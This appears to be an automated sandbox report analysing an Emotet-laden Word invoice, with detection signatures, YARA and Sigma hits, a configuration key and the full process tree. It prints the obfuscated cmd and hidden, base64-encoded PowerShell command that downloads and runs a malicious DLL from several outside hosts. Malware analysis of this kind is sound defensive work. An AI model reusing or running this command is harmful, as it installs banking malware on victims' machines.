ID: 343627
Sample Name: Invoice 6682363.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 08:20:35
Date: 25/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Invoice 6682363.doc

Overview


General Information

Sample Name:	Invoice 6682363.doc
Analysis ID:	343627
MD5:	2f788f4b380f7a0…
SHA1:	b210ad5140fbd4d.
SHA256:	71952c503a38db..

Most interesting Screenshot:



Detection




Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 1552 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2376 cmdline: cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc cwBFAFQ
ALQBpAFQAZQBtACAAIAB2AEEAUgBJAEEAQgBsAGUAOgA0AFAAdQBXACAAIAAoAFsAVAB5AHAARQBdACgAIgB7ADAAfQB7ADIAfQB7ADQAfQB7ADEAfQB7ADMAfQAiACAAL
QBmACAAJwBTACcALAAnAHIAZQBjAHQAJwAsACcAWQBzAFQAJwAsACcAbwByAHkAJwAsACcAZQBtAC4AaQBvAC4AZABpACcAKQApACAAIAA7ACAAIABzAEUAV
AAtAGkAdABlAE0AIAB2AGEAcgBpAEEAQgBsAGUAOgAzAFcAdgAgACAAKAAgAFsAdABZAFAAZQBdACgAIgB7ADQAfQB7ADIAfQB7ADUAfQB7ADEAfQB7ADAAfQB7ADcAfQB
7ADMAfQB7ADYAfQAiAC0ARgAgACcAVgBpAGMAJwAsACcAUwBlAFIAJwAsACcAVABFAE0AJwAsACcAQQAnACwAJwBTAHkAcwAnACwAJwAuAG4AZQB0AC4AJwAsACcAbgBhA
GcAZQByACcALAAnAGUAcABPAEkAbgBUAG0AJwApACAAKQAgADsAJABYAGwAegBpAG8AOQBqAD0AJABQADgANQBSACAAKwAgAFsAYwBoAGEAcgBdACgAMwAzA
CkAIAArACAAJABRADYAOABJADsAJABMADIAOQBIAD0AKAAoACcASwAnACsAJwAwADcAJwApACsAJwBaACcAKQA7ACAAKAAgAFYAYQByAGkAQQBiAEwAZQAgA
CAANABQAFUAdwAgACAALQBWAGEAbABVAGUAbwBOAGwAIAAgACkAOgA6ACIAQwBgAFIARQBhAHQAZQBEAGkAcgBFAGMAdABPAGAAUgB5ACIAKAAkAEgATwBNA
EUAIAArACAAKAAoACgAJwB1AHEAJwArACcAMgBOAGQAJwApACsAJwBjAHoAJwArACgAJwBxACcAKwAnAHkAYgB1ACcAKQArACgAJwBxACcAKwAnADIASAAnACsAJwBhAGY
AMABfAHkAbgAnACkAKwAoACcAdQBxACcAKwAnADIAJwApACkAIAAtAHIARQBwAGwAYQBDAGUAKAAnAHUAJwArACcAcQAyACcAKQAsAFsAQwBoAEEAUgBdADk
AMgApACkAOwAkAEoANwAzAFkAPQAoACgAJwBLACcAKwAnADQANgAnACkAKwAnAFYAJwApADsAIAAoACAASQBUAEUAbQAgACAAVgBhAFIAaQBBAGIAbABlADo
AMwBXAHYAKQAuAFYAQQBMAFUAZQA6ADoAIgBTAGAAZQBDAGAAVQBSAEkAYABUAHkAcAByAG8AVABPAGMATwBMACIAIAA9ACAAKAAnAFQAbAAnACsAKAAnAHM
AMQAnACsAJwAyACcAKQApADsAJABFADMAXwBPAD0AKAAoACcAUgAnACsAJwA3ADcAJwApACsAJwBBACcAKQA7ACQASQBmAHcAcwAyAHEAaQAgAD0AIAAoACc
AUAA0ACcAKwAnADQARwAnACkAOwAkAFgAMwAxAEoAPQAoACcAQgAnACsAKAAnADUAJwArACcAOABSACcAKQApADsAJABSAHoAbQBuAHAAcQBzAD0AJABIAE8
ATQBFACsAKAAoACcAewAnACsAJwAwAH0ATgBkAGMAegBxACcAKwAnAHkAYgB7ADAAfQBIACcAKwAoACcAYQAnACsAJwBmADAAJwApACsAJwBfAHkAbgB7ACc
AKwAnADAAJwArACcAfQAnACkAIAAgAC0ARgAgAFsAQwBoAGEAUgBdADkAMgApACsAJABJAGYAdwBzADIAcQBpACsAJwAuAGQAJwAgACsAIAAnAGwAbAAnADs
AJABCADYANQBBAD0AKAAnAEgAJwArACgAJwBfACcAKwAnADAAWAAnACkAKQA7ACQAUAB6AHAAeAB0ADAAbgA9ACcAaAAnACAAKwAgACcAdAB0ACcAIAArACA
AJwBwACcAOwAkAEwANQBiAHIAZAB3AGYAPQAoACgAJwB4ACcAKwAnACAAWwAgAHMAaAAgACcAKwAnAGIAOgAnACkAKwAnAC8ALwAnACsAJwBtACcAKwAnAGk
AJwArACcAYwByACcAKwAnAG8AJwArACcAbgBlACcAKwAnAHcAcwAnACsAJwAuACcAKwAnAGUAJwArACgAJwB1AC8AJwArACcAYwAnACsAJwByAGEAbgBrAHMAaAAnACkAK
wAnAGEAZgAnACsAKAAnAHQALQAnACsAJwBwAHUAbABsAGUAeQAnACsAJwAtAGkANQBhACcAKwAnAGkAbwAvAFQAbABwAC8AJwApACsAJwAhAHgAJwArACgAJ
wAgAFsAIABzACcAKwAnAGgAIAAnACkAKwAnAGIAJwArACcAOgAnACsAJwAvACcAKwAoACcALwBvACcAKwAnAGYAZQAnACkAKwAoACcAcgB0AC0AJwArACcAYQAnACsAJwB
sAC4AYwAnACkAKwAnAG8AbQAnACsAJwAvACcAKwAnAHcAcAAnACsAJwAtAGMAJwArACgAJwBvAG4AdABlAG4AdAAnACsAJwAvACcAKwAnAHQAJwArACcAOQBoAFYAJwApA
CsAJwBWAGkAJwArACcAQgAnACsAKAAnAGQAZQAvACEAJwArACcAeAAgAFsAJwApACsAJwAgAHMAJwArACgAJwBoACAAYgA6AC8ALwAnACsAJwB0AHIAJwArA
CcAYQAnACsAJwBuAHMAYQBsACcAKQArACgAJwAuACcAKwAnAGUAdQAvACcAKQArACcAbgBlACcAKwAoACcAdABnACcAKwAnAGUAYQByACcAKQArACgAJwAtA
HcAaQAnACsAJwBmACcAKQArACgAJwBpAC0AcQAnACsAJwB6AHYAdgAnACkAKwAoACcANAAvADEAagA3ACcAKwAnAFgAJwApACsAKAAnAFoAJwArACcALwAhAHgAIAAnACk
AKwAnAFsAJwArACgAJwAgACcAKwAnAHMAJwArACcAaAAgAGIAOgAvACcAKwAnAC8AZQAtACcAKQArACgAJwB3AGQAZQAnACsAJwBzACcAKwAnAGkAZwBuAC4
AZQAnACsAJwB1AC8AdwAnACkAKwAoACcAbwBvACcAKwAnAGQALQAnACsAJwBzAHQAbwB2ACcAKQArACcAZQAtACcAKwAoACcAeAA3ACcAKwAnAGkAdwB3AC8
AUgAnACsAJwAxAFMATQBzADEAdgAvACcAKQArACcAIQB4ACcAKwAoACcAIAAnACsAJwBbACAAcwAnACkAKwAoACcAaAAnACsAJwAgAGIAJwApACsAJwA6ACcAKwAoACcAL
wAvACcAKwAnAHIAJwApACsAKAAnAGUAbAAnACsAJwBhAHQAZQBkACcAKwAnAGcAcgBvAHUAJwApACsAJwBwAHQAJwArACcAZQAnACsAJwBzACcAKwAoACcAd
AAuAGMAJwArACcAbwBtACcAKQArACgAJwAvACcAKwAnAE8AdQAnACkAKwAnAHIAJwArACgAJwBUAGkAJwArACcAbQBlAC8AYwB1AGwAZQAnACsAJwBUAEYAJ
wApACsAKAAnAGEAJwArACcAMwB2ACcAKQArACcALwAnACsAKAAnACEAJwArACcAeAAgAFsAIAAnACkAKwAoACcAcwBoACAAYgBzACcAKwAnADoAJwApACsAJwAvACcAKwA
oACcALwB3AHcAJwArACcAdwAuAHMAJwApACsAKAAnAGMAaAAnACsAJwBtACcAKQArACgAJwB1AGMAawBmAGUAJwArACcAZABlAHIAJwArACcAbgAnACkAKwAoACcALgBpA
CcAKwAnAG4AJwApACsAJwBmACcAKwAnAG8AJwArACgAJwAvACcAKwAnAHIAZQBmAGUAJwArACcAcgAnACkAKwAnAGUAbgAnACsAKAAnAGMAZQAnACsAJwAvA
DAASAAnACkAKwAoACcAbABCAEIAJwArACcAZwAnACkAKwAnADgAJwArACcALwAnACkALgAiAHIAZQBwAGAATABhAEMAZQAiACgAKAAoACcAeAAgAFsAJwArACcAIAAnACk
AKwAoACcAcwBoACcAKwAnACAAJwApACsAJwBiACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAbgBqACcALAAnAHQAcgAnACkALAAnAHkAagAnACwAJwBzAGM
AJwAsACQAUAB6AHAAeAB0ADAAbgAsACcAdwBkACcAKQBbADMAXQApAC4AIgBTAFAAYABsAGkAdAAiACgAJABFADIAMwBSACAAKwAgACQAWABsAHoAaQBvADk
AagAgACsAIAAkAFYANAA2AEIAKQA7ACQAQQAzAF8AVAA9ACgAJwBEACcAKwAoACcANAAnACsAJwAyAEIAJwApACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAFA
ANgBtADAAbQBxAGoAIABpAG4AIAAkAEwANQBiAHIAZAB3AGYAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAJwArACcAdwAtAE8AYgBqACcAKwAnAGUAYwB0ACc
AKQAgAFMAWQBzAFQARQBtAC4ATgBFAHQALgB3AEUAQgBjAEwAaQBlAG4AdAApAC4AIgBkAGAAbwBXAGAATgBMAE8AQQBgAEQAZgBJAGwARQAiACgAJABQADY
AbQAwAG0AcQBqACwAIAAkAFIAegBtAG4AcABxAHMAKQA7ACQAVAA3ADMAVAA9ACgAKAAnAEUAMgAnACsAJwA3ACcAKQArACcASgAnACkAOwBJAGYAIAAoACg
AJgAoACcARwAnACsAJwBlAHQALQBJAHQAJwArACcAZQBtACcAKQAgACQAUgB6AG0AbgBwAHEAcwApAC4AIgBsAGUAYABOAGcAVABoACIAIAAtAGcAZQAgADQ
AMgAxADMAMgApACAAewAmACgAJwByAHUAJwArACcAbgBkACcAKwAnAGwAbAAzADIAJwApACAAJABSAHoAbQBuAHAAcQBzACwAKAAoACcAQQAnACsAJwBuAHk
AJwApACsAKAAnAFMAdAByAGkAJwArACcAbgAnACkAKwAnAGcAJwApAC4AIgBUAGAAbwBzAHQAUgBgAEkAbgBnACIAKAApADsAJABMADUAMwBBAD0AKAAnAEIAJwArACgAJ
wA0ACcAKwAnADUAWQAnACkAKQA7AGIAcgBlAGEAawA7ACQAWAA3ADcAVAA9ACgAJwBPADgAJwArACcANABNACcAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQAV
wAwADYARwA9ACgAKAAnAFkAJwArACcANQAxACcAKQArACcAVQAnACkA MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
  - msg.exe (PID: 2576 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)

- powershell.exe (PID: 2488 cmdline: powershell -w hidden -enc cwBFAFQALQBpAFQAZQBtACAAIAB2AEEAUgBJAEEAQgBsAGUAOgA0AFAAdQBXACAAIAAo
AFsAVAB5AHAARQBdACgAIgB7ADAAfQB7ADIAfQB7ADQAfQB7ADEAfQB7ADMAfQAiACAALQBmACAAJwBTACcALAAnAHIAZQBjAHQAJwAsACcAWQBzAFQAJwAs
ACcAbwByAHkAJwAsACcAZQBtAC4AaQBvAC4AZABpACcAKQApACAAIAA7ACAAIABzAEUAVAAtAGkAdABlAE0AIAB2AGEAcgBpAEEAQgBsAGUAOgAzAFcAdgAg
ACAAKAAgAFsAdABZAFAAZQBdACgAIgB7ADQAfQB7ADIAfQB7ADUAfQB7ADEAfQB7ADAAfQB7ADcAfQB7ADMAfQB7ADYAfQAiAC0ARgAgACcAVgBpAGMAJwAs
ACcAUwBlAFIAJwAsACcAVABFAE0AJwAsACcAQQAnACwAJwBTAHkAcwAnACwAJwAuAG4AZQB0AC4AJwAsACcAbgBhAGcAZQByACcALAAnAGUAcABPAEkAbgBU
AG0AJwApACAAKQAgADsAJABYAGwAegBpAG8AOQBqAD0AJABQADgANQBSACAAKwAgAFsAYwBoAGEAcgBdACgAMwAzACkAIAArACAAJABRADYAOABJADsAJABM
ADIAOQBIAD0AKAAoACcASwAnACsAJwAwADcAJwApACsAJwBaACcAKQA7ACAAKAAgAFYAYQByAGkAQQBiAEwAZQAgACAANABQAFUAdwAgACAALQBWAGEAbABV
AGUAbwBOAGwAIAAgACkAOgA6ACIAQwBgAFIARQBhAHQAZQBEAGkAcgBFAGMAdABPAGAAUgB5ACIAKAAkAEgATwBNAEUAIAArACAAKAAoACgAJwB1AHEAJwAr
ACcAMgBOAGQAJwApACsAJwBjAHoAJwArACgAJwBxACcAKwAnAHkAYgB1ACcAKQArACgAJwBxACcAKwAnADIASAAnACsAJwBhAGYAMABfAHkAbgAnACkAKwAo
ACcAdQBxACcAKwAnADIAJwApACkAIAAtAHIARQBwAGwAYQBDAGUAKAAnAHUAJwArACcAcQAyACcAKQAsAFsAQwBoAEEAUgBdADkAMgApACkAOwAkAEoANwAz
AFkAPQAoACgAJwBLACcAKwAnADQANgAnACkAKwAnAFYAJwApADsAIAAoACAASQBUAEUAbQAgACAAVgBhAFIAaQBBAGIAbABlADoAMwBXAHYAKQAuAFYAQQBM
AFUAZQA6ADoAIgBTAGAAZQBDAGAAVQBSAEkAYABUAHkAcAByAG8AVABPAGMATwBMACIAIAA9ACAAKAAnAFQAbAAnACsAKAAnAHMAMQAnACsAJwAyACcAKQAp
ADsAJABFADMAXwBPAD0AKAAoACcAUgAnACsAJwA3ADcAJwApACsAJwBBACcAKQA7ACQASQBmAHcAcwAyAHEAaQAgAD0AIAAoACcAUAA0ACcAKwAnADQARwAn
ACkAOwAkAFgAMwAxAEoAPQAoACcAQgAnACsAKAAnADUAJwArACcAOABSACcAKQApADsAJABSAHoAbQBuAHAAcQBzAD0AJABIAE8ATQBFACsAKAAoACcAewAn
ACsAJwAwAH0ATgBkAGMAegBxACcAKwAnAHkAYgB7ADAAfQBIACcAKwAoACcAYQAnACsAJwBmADAAJwApACsAJwBfAHkAbgB7ACcAKwAnADAAJwArACcAfQAn
ACkAIAAgAC0ARgAgAFsAQwBoAGEAUgBdADkAMgApACsAJABJAGYAdwBzADIAcQBpACsAJwAuAGQAJwAgACsAIAAnAGwAbAAnADsAJABCADYANQBBAD0AKAAn
AEgAJwArACgAJwBfACcAKwAnADAAWAAnACkAKQA7ACQAUAB6AHAAeAB0ADAAbgA9ACcAaAAnACAAKwAgACcAdAB0ACcAIAArACAAJwBwACcAOwAkAEwANQBi
AHIAZAB3AGYAPQAoACgAJwB4ACcAKwAnACAAWwAgAHMAaAAgACcAKwAnAGIAOgAnACkAKwAnAC8ALwAnACsAJwBtACcAKwAnAGkAJwArACcAYwByACcAKwAn
AG8AJwArACcAbgBlACcAKwAnAHcAcwAnACsAJwAuACcAKwAnAGUAJwArACgAJwB1AC8AJwArACcAYwAnACsAJwByAGEAbgBrAHMAaAAnACkAKwAnAGEAZgAn
ACsAKAAnAHQALQAnACsAJwBwAHUAbABsAGUAeQAnACsAJwAtAGkANQBhACcAKwAnAGkAbwAvAFQAbABwAC8AJwApACsAJwAhAHgAJwArACgAJwAgAFsAIABz
ACcAKwAnAGgAIAAnACkAKwAnAGIAJwArACcAOgAnACsAJwAvACcAKwAoACcALwBvACcAKwAnAGYAZQAnACkAKwAoACcAcgB0AC0AJwArACcAYQAnACsAJwBs
AC4AYwAnACkAKwAnAG8AbQAnACsAJwAvACcAKwAnAHcAcAAnACsAJwAtAGMAJwArACgAJwBvAG4AdABlAG4AdAAnACsAJwAvACcAKwAnAHQAJwArACcAOQBo

AFYAJwApACsAJwBWAGkAJwArACcAQgAnACsAKAAnAGQAZQAvACEAJwArACcAeAAgAFsAJwApACsAJwAgAHMAJwArACgAJwBoACAAYgA6AC8ALwAnACsAJwB0
AHIAJwArACcAYQAnACsAJwBuAHMAYQBsACcAKQArACgAJwAuACcAKwAnAGUAdQAvACcAKQArACcAbgBlACcAKwAoACcAdABnACcAKwAnAGUAYQByACcAKQAr
ACgAJwAtAHcAaQAnACsAJwBmACcAKQArACgAJwBpAC0AcQAnACsAJwB6AHYAdgAnACkAKwAoACcANAAvADEAagA3ACcAKwAnAFgAJwApACsAKAAnAFoAJwAr
ACcALwAhAHgAIAAnACkAKwAnAFsAJwArACgAJwAgACcAKwAnAHMAJwArACcAaAAgAGIAOgAvACcAKwAnAC8AZQAtACcAKQArACgAJwB3AGQAZQAnACsAJwBz
ACcAKwAnAGkAZwBuAC4AZQAnACsAJwB1AC8AdwAnACkAKwAoACcAbwBvACcAKwAnAGQALQAnACsAJwBzAHQAbwB2ACcAKQArACcAZQAtACcAKwAoACcAeAA3
ACcAKwAnAGkAdwB3AC8AUgAnACsAJwAxAFMATQBzADEAdgAvACcAKQArACcAIQB4ACcAKwAoACcAIAAnACsAJwBbACAAcwAnACkAKwAoACcAaAAnACsAJwAg
AGIAJwApACsAJwA6ACcAKwAoACcALwAvACcAKwAnAHIAJwApACsAKAAnAGUAbAAnACsAJwBhAHQAZQBkACcAKwAnAGcAcgBvAHUAJwApACsAJwBwAHQAJwAr
ACcAZQAnACsAJwBzACcAKwAoACcAdAAuAGMAJwArACcAbwBtACcAKQArACgAJwAvACcAKwAnAE8AdQAnACkAKwAnAHIAJwArACgAJwBUAGkAJwArACcAbQBl
AC8AYwB1AGwAZQAnACsAJwBUAEYAJwApACsAKAAnAGEAJwArACcAMwB2ACcAKQArACcALwAnACsAKAAnACEAJwArACcAeAAgAFsAIAAnACkAKwAoACcAcwBo
ACAAYgBzACcAKwAnADoAJwApACsAJwAvACcAKwAoACcALwB3AHcAJwArACcAdwAuAHMAJwApACsAKAAnAGMAaAAnACsAJwBtACcAKQArACgAJwB1AGMAawBm
AGUAJwArACcAZABlAHIAJwArACcAbgAnACkAKwAoACcALgBpACcAKwAnAG4AJwApACsAJwBmACcAKwAnAG8AJwArACgAJwAvACcAKwAnAHIAZQBmAGUAJwAr
ACcAcgAnACkAKwAnAGUAbgAnACsAKAAnAGMAZQAnACsAJwAvADAASAAnACkAKwAoACcAbABCAEIAJwArACcAZwAnACkAKwAnADgAJwArACcALwAnACkALgAi
AHIAZQBwAGAATABhAEMAZQAiACgAKAAoACcAeAAgAFsAJwArACcAIAAnACkAKwAoACcAcwBoACcAKwAnACAAJwApACsAJwBiACcAKQAsACgAWwBhAHIAcgBh
AHkAXQAoACcAbgBqACcALAAnAHQAcgAnACkALAAnAHkAagAnACwAJwBzAGMAJwAsACQAUAB6AHAAeAB0ADAAbgAsACcAdwBkACcAKQBbADMAXQApAC4AIgBT
AFAAYABsAGkAdAAiACgAJABFADIAMwBSACAAKwAgACQAWABsAHoAaQBvADkAagAgACsAIAAkAFYANAA2AEIAKQA7ACQAQQAzAF8AVAA9ACgAJwBEACcAKwAo
ACcANAAnACsAJwAyAEIAJwApACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAFAANgBtADAAbQBxAGoAIABpAG4AIAAkAEwANQBiAHIAZAB3AGYAKQB7AHQAcgB5
AHsAKAAuACgAJwBOAGUAJwArACcAdwAtAE8AYgBqACcAKwAnAGUAYwB0ACcAKQAgAFMAWQBzAFQARQBtAC4ATgBFAHQALgB3AEUAQgBjAEwAaQBlAG4AdAAp
AC4AIgBkAGAAbwBXAGAATgBMAE8AQQBgAEQAZgBJAGwARQAiACgAJABQADYAbQAwAG0AcQBqACwAIAAkAFIAegBtAG4AcABxAHMAKQA7ACQAVAA3ADMAVAA9
ACgAKAAnAEUAMgAnACsAJwA3ACcAKQArACcASgAnACkAOwBJAGYAIAAoACgAJgAoACcARwAnACsAJwBlAHQALQBJAHQAJwArACcAZQBtACcAKQAgACQAUgB6
AG0AbgBwAHEAcwApAC4AIgBsAGUAYABOAGcAVABoAGIAIAAtAGcAZQAgADQAMgAxADMAMgApACAAewAmACgAJwByAHUAJwArACcAbgBkACcAKwAnAGwAbAAz
ADIAJwApACAAJABSAHoAbQBuAHAAcQBzACwAKAAoACcAQQAnACsAJwBuAHkAJwApACsAKAAnAFMAdAByAGkAJwArACcAbgAnACkAKwAnAGMAbAAyACcAKQAp
AGAAbwBzAHQAUgBgAEkAbgBnACIAKAApADsAJABMADUAMwBBAD0AKAAnAEIAJwArACgAJwA0ACcAKwAnADUAWQAnACkAKQA7AGIAcgBlAGEAawA7ACQAWAA3
ADcAVAA9ACgAJwBPADgAJwArACcANABNACcAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQAVwAwADYARwA9ACgAKAAnAFkAJwArACcANQAxACcAKQArACcAVQAnACkA
MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - rundll32.exe (PID: 960 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll AnyString MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2884 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll AnyString MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 440 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Ndczqyb\Haf0_yn\P44G.dll',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 912 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wkjjpdqip\vecwkqdb.lyo',YWTgmybfjbBtvDQ MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 2976 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Wkjjpdqip\vecwkqdb.lyo',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2432 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ivhpdalyytfvzo\hoseqdxoqcmcr.kuc',ItLugJX MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 1976 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ivhpdalyytfvzo\hoseqdxoqcmcr.kuc',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 2828 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zzarwsk\ykbqlw.ztp',IJPmPuzefT MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 3044 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zzarwsk\ykbqlw.ztp',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 3060 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Rrhzxvbsppptipx\fklicvcyvx pinr.seu',PUIhDyBaYh MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                      - rundll32.exe (PID: 1204 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Rrhzxvbsppptipx\fklicvcyvx pinr.seu',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                        - rundll32.exe (PID: 2124 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pkxqfqnqq\heuras qx.kyn',MWkJrCwEVqm MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                          - rundll32.exe (PID: 2276 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pkxqfqnqq\heuras qx.kyn',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAM/TXLLvX91I6dVMYe+T1PPO6mpcg7OJ|ncMl9o/g4nUhZOp8fAAmQl8XMXeGvDhZXTyX1AXf401iPFui0RB6glhl/7/djvi7j|nl32lAhyBANpKGty8xf3J5kGwwClnG/CXHQIDAQAB"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2108297042.0000000010000000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000D.00000002.2176998214.0000000010000000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000C.00000002.2163049071.00000000001C0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000C.00000002.2163022289.00000000001A0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000010.00000002.2207154366.0000000010000000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
13.2.rundll32.exe.10000000.2.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
12.2.rundll32.exe.10000000.3.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.10000000.3.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
15.2.rundll32.exe.190000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.10000000.2.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 67 entries				


Sigma Overview

System Summary:

Sigma detected: Suspicious Call by Ordinal

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Machine Learning detection for dropped file

Compliance:

- Uses new MSVCR Dlls
- Binary contains paths to debug symbols

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- Potential dropper URLs found in powershell memory

E-Banking Fraud:

- Yara detected Emotet

System Summary:

- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Powershell drops PE file
- Very long command line found

Data Obfuscation:

- Document contains an embedded VBA with many GOTO operations indicating source code obfuscation
- Document contains an embedded VBA with many randomly named variables
- Document contains an embedded VBA with many string operations indicating source code obfuscation
- Obfuscated command line found
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

- Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Encrypted powershell cmdline option found

